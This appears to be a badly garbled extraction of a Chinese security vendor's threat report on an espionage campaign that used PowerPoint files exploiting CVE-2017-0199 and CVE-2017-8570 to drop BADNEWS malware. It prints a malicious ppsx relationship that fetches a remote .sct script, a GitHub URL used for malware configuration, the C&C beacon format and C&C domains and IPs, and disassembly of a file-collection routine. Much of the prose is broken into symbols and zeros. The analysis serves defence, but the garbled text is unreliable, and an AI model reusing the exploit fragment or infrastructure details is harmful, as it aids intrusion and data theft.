

“ ”

启明星辰公司——金睛安全研究团队（VenusEye）




目 录



3. 鼠标左键 OLE 对象 Start_chain_1.pptx pptx



4. B pptx 文件 CVE-2017-0199 sct 7 ppt




5. sct 7 Powershell putty.exe Strategic_Chain.pdf



6. Lf001f Entanglement ppsx
 00X CVE-2017-0199 %00X00\0000
 0.20

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target='script:http://www.rannd.org/slide.sct' TargetMode="External"/>
```

7. > | k00B ppsx 00N0 FE0
 Powershell 00000 decoy ppt ppt Powerpoint 000 000
 ppt 0 0000 0



CVE-2017-8570 %INFILE#-? 2018 3 80? 7+X
 01010#k-? 7



A 启明星辰

B 启明星辰

QuasarRAT

1. 启明星辰

Qiho 360 1y



vmtoolsd.dll 

- E200 d11X04E- BADNEWS 020 MSBuild.exe0
 2. VMwareCplLauncher.exe F00- vmtools.dll0 vmtools.dll 0
 0000 BaiduUpdateTask1 0A000A00000
 0Q MSBuild.exe0
 3. MSBuild.exe 0-
 hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

0 [00]]00 Base64 1V00 400 1Q base64 0100
 0XMO00 C&C 00

4. k0 C&C 00F.10 0 0000
 uuid=[UUID] #un=[0]#cn=[A00]#on=[0+500] #lan=[IP 0
 p]#nop=#ver=1.00X AES 0000
 DD1876848203D9E10ABCEEC07282FF370 +base64 5F.1010
 //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php
 5. X

```

text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B69108 push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi

```

7. 06 00j d&. TPX498.dat

8. f dat 00X AES 00? +base64 5F.101?

? v ? ? F 1 ? ? . ? 5 F . 1 ?

\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfGpXAOE.php

'''

!

M

brokings.org
crazywomen-dating.com
ifenngnews.com
209.58.185.37
mail.ifenngnews.com
chinapolicyanalysis.org

C&C 中国
94.242.249.203
209.58.183.33

VenusEye H1000Ea LÖ 6Ä
LO 6Ä
C ; 6Ä HLOJ 6Ä k+ 6Ä
; D > 6Ä 6Ä C 6Ä
HLO 6Ä
Hedwig 6Ä Locky 6Ä 6Ä
@ 6Ä 18 6Ä Sage 2.0
kg 6Ä Office 6Ä Oday 6Ä
6Ä 2016 6Ä 6Ä RFLA

